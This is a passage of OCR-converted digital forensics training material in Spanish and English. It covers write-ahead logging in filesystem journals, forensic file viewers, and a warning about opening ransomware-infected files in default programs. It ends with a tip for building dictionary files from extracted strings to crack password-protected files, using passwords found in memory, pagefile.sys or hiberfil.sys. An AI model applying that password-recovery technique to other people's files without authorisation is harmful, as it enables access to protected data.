**Registro de Escritura Anticipada (Write-Ahead Logging):** El registro de cambio se escribe en el archivo del journal utilizando un mecanismo de registro de escritura anticipada. Esto significa que, antes de que se realicen cambios en los archivos o directorios reales, el registro de cambio se escribe primero en el journal. Esto asegura que, si el sistema falla o encuentra un error, el journal pueda usarse para restaurar o revertir el sistema de archivos a un estado consistente.


# Tareas y herramientas comunes

FileViewer


# Viewing Files in the Internal File Viewer...


- Image formats
- Video formats
- Audio formats
- Document formats
- Compressed formats

Todas las herramientas forenses tienen visores de archivos que permiten al analista forense interactuar de forma segura con archivos posiblemente infectados y también acceder a los atributos de los archivos de diferentes maneras:


FileViewer

# Images...




FileViewer

# Images...




FileViewer

# Docs...



FileViewer

# Docs...





## Choose to open file with the default program...

THIS CAN BE DANGEROUS IF YOU ARE INVESTIGATING RANSOMWARE CASE

INTERACTING WITH THE DEFAULT PROGRAM WOULD EXPOSE THE HOST OPERATING SYSTEM TO THE RANSOMWARE PAYLOAD AND ACCIDENTALLY START ENCRYPTING FILES ON THE ANALYSIS SYSTEM. VIEWING WITH THE INTERNAL VIEWER WILL MITIGATE THIS

FileViewer

# String Extraction Content...





AFTER YOU RECOVER STRINGS, YOU CAN EXPORT THE STRINGS TO A DICTIONARY FILE TO USE TO DECRYPT PASSWORD PROTECTED FILES.

IF THE USER TYPED THE PASSWORD, IT SHOULD BE CAPTURED IN MEMORY, PAGEFILE.SYS OR HIBERFIL.SYS

